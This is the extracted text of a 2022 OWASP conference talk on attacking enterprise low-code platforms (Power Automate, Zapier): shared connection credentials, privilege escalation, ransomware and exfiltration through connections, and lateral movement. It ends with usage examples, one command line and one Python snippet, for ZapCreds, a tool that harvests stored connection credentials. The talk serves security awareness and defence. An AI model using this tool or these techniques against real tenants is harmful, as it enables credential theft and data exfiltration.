




OWASP

Virtual AppSec

APAC

2022



Michael Bargury (@mbrg0)

Dominating the Enterprise via Low
Code Abuse

github.com/mbrg/talks

Zenity

About me

- CTO and co-founder @ Zenity
- Ex MSFT cloud security
- OWASP *'Top 10 LCNC Security Risks'* project lead
- Dark Reading columnist



@mbrg0 ft. @UZisReal123

DR

bit.ly/lcsec

Disclaimer

This talk is presented from an attacker's perspective with the goal of raising awareness to the risks of underestimating the security impact of Low Code. Low Code is awesome.

Outline

- Low Code in a nutshell
- Low Code attacks observed in the wild
 - Living off the land – account takeover, lateral movement, PrivEsc, data exfil
 - Hiding in plain sight
 - Leveraging predictable misconfigs from the outside
- How to defend
- The latest addition to your red team arsenal


01

Low Code In A Nutshell

Why Low Code?



If this sounds familiar, its because it is



Tech evolution

Build everything

- If this than that automation
- Integrations
- Business apps
- Whole products
- Mobile apps

The image displays three overlapping screenshots from a low-code automation platform:

- Left Screenshot:** An 'Insert' menu with a search bar and a list of components: Popular, Text label, Edit form, Text input, Vertical gallery, Rectangle, Date picker, Button, Input, Display, Layout, Media, Icons, Shapes, Charts, AI Builder, and Mixed Reality.
- Center Screenshot:** A configuration screen for a trigger titled '1. New Mention in Slack'. It includes a 'Choose app & event' section, a 'Choose account' section for Slack, and a search bar for selecting an account. Two accounts are listed: 'Slack @michaelbargury (pwntoso)' and 'Slack @michaelbargury (CTOs)'. A '+ Connect a new account' button is at the bottom.
- Right Screenshot:** A workflow editor titled 'Save Gmail attachments to your Google Drive'. It shows a sequence of steps: 'When a new email arrives' (1s), 'Apply to each attachment' (7s), and 'Upload to Google Drive' (5s). The 'Apply to each attachment' step has a 'Previous failed' status and a 'Next' button. The 'Upload to Google Drive' step has input fields for 'Folder path' (set to '/Attachments') and 'File name' (set to 'hi.rdp').

Available in every major enterprise



Recap


- ✓ Available on every major enterprise
- ✓ Has access to business data and powers business processes
- ✓ Runs as SaaS (difficult to monitor)
- ✓ Underrated by IT/Sec

02


Low Code Attacks In The Wild: Living off the land



Step by step




Behind the scenes



How does the app authenticate to slack?


How do different users get authenticated by the same app?

Behind the scenes




Storing and sharing
refresh tokens

Ready, set, AUTOMATE!


 Premium

Add new Facebook Lead Ads leads to rows on Google Sheets

 Premium


Add info to a Google Sheet from new Webhook POST requests

Webhooks by Zapier + Google Sheets

 Premium

Create SQL Server rows from new Google Forms responses


Google Forms + SQL Server



Send myself a reminder in 10 minutes

By Microsoft


Instant
460902



Send an email to responder when response submitted in Microsoft Forms

By Microsoft Power Automate Community


Automated
214763



Save Gmail attachments to your Google Drive


By Microsoft

Automated
32731

 Premium

Get Slack notifications for new information from a Webhook


Webhooks by Zapier + Slack



Send an email when a new message is added in Microsoft Teams

By Microsoft Power Automate Community


Automated
35000



Save Outlook.com email attachments to your OneDrive


By Microsoft Power Automate Community

Automated
168098



Send emails via Gmail when Google Sheets rows are updated

Google Sheets + Gmail



Add SQL Server rows with new caught webhooks

Webhooks by Zapier + SQL Server

Name	Icon	Entity Name	Icon	Entity Name	Icon	Entity Name	Time
		[redacted]ystage.com Azure Resource Manager				[redacted]tage.com Office 365 Outlook	1 h ago
Zenity		[redacted]ystage.com Office 365 Management API				[redacted]tage.com Office 365 Users	5 d ago
(BaseResourceUrl) HTTP with Azure AD		ConnectionToFadiStorageAccount Azure Blob Storage				[redacted]6681@gmail.com OneDrive	9 mo ago
[redacted]stage.com Microsoft Teams		[redacted]ure-sql-server.database.wind...				Outlook.com Outlook.com	57 min ago
[redacted]y.io SQL Server		[redacted]ystage.com Azure Blob Storage				RSS RSS	4 mo ago
[redacted]stage.com SQL Server		[redacted]ystage.com Microsoft Dataverse				[redacted]tage.com Salesforce	2 wk ago
[redacted]stage.com SQL Server		Connective eSignatures Connective eSignatures (preview)				Mail Mail	9 mo ago
[redacted]stage.com SharePoint		Connective eSignatures Connective eSignatures (preview)				Mail Mail	7 mo ago
[redacted]stage.com Power Platform for Admins		23 DB2				aviv-demo-2 ServiceNow	8 mo ago
[redacted]stage.com Power Platform for Admins		[redacted]h@gmail.com Dropbox				Aviv-Demo ServiceNow	9 mo ago
[redacted]stage.com Power Apps for Makers		File System File System				Aviv-Demo ServiceNow	8 mo ago
[redacted]stage.com Power Apps for Admins		Notifications Notifications				SFTP SFTP	9 mo ago
[redacted]stage.com Planner		Vendor Server FTP				SFTP - SSH SFTP - SSH	8 mo ago
[redacted]stage.com OneNote (Business)		FTP FTP				[redacted]tage.com SharePoint	3 h ago

Credential Sharing as a Service

The screenshot displays the Power Automate interface. On the left is a navigation sidebar with options like Home, Action items, My flows, Create, Templates, Connectors, Data, Monitor, AI Builder, Process advisor, Solutions, and Learn. The main area is titled 'Connections in Zenity Stage (default)' and contains a table of connections:

Name	Modified
ConnectionToFadStorageAccount Azure Blob Storage	10 mo ago
SQL Server azure-sql-server.database.wind...	8 mo ago
stage.com Azure Blob Storage	11 mo ago
stage.com Microsoft Dataverse	
Connective eSignatures Connective eSignatures (preview)	
Connective eSignatures Connective eSignatures (preview)	
23 DB2	
File System File System	
Notifications Notifications	
Vendor Server FTP	
FTP FTP	
ba2g@gmail.com Gmail	1 wk ago Connected

Below the connections table is a 'zapier' logo and an 'Apps' section with 'My apps' and 'Custom integrations'.

On the right side of the interface, there is an 'ASSETS' sidebar and an 'Assets' main panel. The 'Assets' panel shows a list of connected assets:

Asset Name	Status	Last Modified	Recipies
Management	Connected	May 22 at 1:47 am	4
dev_HTTP account	Connected	Feb 6 at 1:21 am	0
dev_HTTP account	Connected	Feb 6 at 1:21 am	0
dev_twitter	Connected	Feb 10 at 1:40 am	1
FTP at test.rebox.net	Connected	Apr 9, 2021, at 7:05 am	932
gmail.com gmail	Connected	Apr 9, 2021, at 5:05 am	1



Credential Sharing as a Service

The screenshot displays the Power Automate web interface. On the left is a navigation sidebar with options like Home, Action items, My flows, Create, Templates, Connectors, Data, Monitor, AI Builder, Process advisor, Solutions, and Learn. The main area is titled 'Connections in Zenity Stage (default)' and lists various connectors such as Azure Blob Storage, SQL Server, Microsoft Dataverse, and eSignatures. A large, semi-transparent image of a baby's face is overlaid on the connections list. Below the connections list is an 'Apps' section showing 'My apps' and 'Shared with me' categories. The 'Shared with me' section lists 'Gmail' (2 connections, 5 zaps) and 'Google Sheets' (1 connection, 2 zaps). On the right side, a table shows a list of connections with columns for Name, Status, and Recipient. A green callout box in the bottom right corner contains a checkmark icon and the text 'Privilege escalation'.


Name	Status	Recipient
ConnectionToFadIStorageAccount	Connected	May 22 at 1:47 am
SQL Server	Connected	Feb 6 at 1:21 am
stage.com	Connected	Feb 6 at 1:21 am
stage.com	Connected	Feb 10 at 1:40 am
Connective eSignatures	Connected	Apr 9, 2021, at 7:05 am
Connective eSignatures	Connected	Apr 9, 2021, at 5:05 am

Privilege escalation

Ransomware thru action connections



Ransomware



Exfiltrate email thru the platform's email account

☑ Data exfiltration

Move to machine

Machines

Check the real-time health and status of your machines and the desktop flows running on them. [Learn more](#)

Machines Machine groups VM images (preview) Gateways

Machine name ↑ ↓	Description ↓	Version	Group ↓	Status	Flows run...	Flows que...	Ac... ↓	Owner
myrpa	—	2.17.169.22042	—	Connected	0	0	Owner	Kris S...
myrpa	—	2.17.169.22042	MyGroup	Connected	0	—	Owner	Kris S...
<input checked="" type="checkbox"/> win11	⋮	2.14.173.21294	—	Connected	0	0	Owner	Kris S...

Desktop flows

Search connectors and actions

Triggers Actions See more

- Run a flow built with Power Automate for desktop PREMIUM Desktop flows
- Run a flow built with Selenium IDE PREMIUM Desktop flows

Run a flow built with Power Automate for desktop

* Desktop flow Dummy Edit








* Run Mode Choose between running while signed in (attended) or in the background: Unattended (runs on a machine th...)

Show advanced options

Enter custom value

Lateral movement

Introducing ZapCreds

account_name	app_name	app_icon	connection_created	connection_title	connection_credentials
Marketing	Dropbox		2021-06-06T10:54:52Z	Dropbox johnw@gmail.com	
Marketing	Gmail		2021-06-06T10:00:14Z	Gmail Bobby.Atkinson@mycompany.com	
Marketing	Gmail		2021-06-06T07:53:42Z	Gmail Lola.Burton@mycompany.com	
Marketing	Google Calendar		2022-01-25T21:08:48Z	Google Calendar johnw@gmail.com	John.Webb@mycompany.com
Marketing	Google Drive		2022-01-26T11:10:41Z	Google Drive Bobby.Atkinson@mycompany.com	Bobby.Atkinson@mycompany.com
SalesOps	Google Sheets		2022-02-20T09:20:15Z	Google Sheets Sariah.Cote@mycompany.com	Sariah.Cote@mycompany.com
SalesOps	OneNote		2022-03-03T09:18:36Z	OneNote gibsonm@outlook.com #2	Mia.Gibson@mycompany.com

```

Command line
zapcreds --email John.Webb@mycompany.com --password password -out found_creds.csv

Python
import requests
from zapcreds.harvest import authenticate_session, get_credentials

session = requests.Session()
authenticate_session(session, "John.Webb@mycompany.com", "password")
creds = get_credentials(session)

print(creds.columns)
# Index(['account_name', 'account_owner', 'app_name', 'app_version', 'app_icon', 'connection_created', 'connection_title', 'connection_credentials'])

```

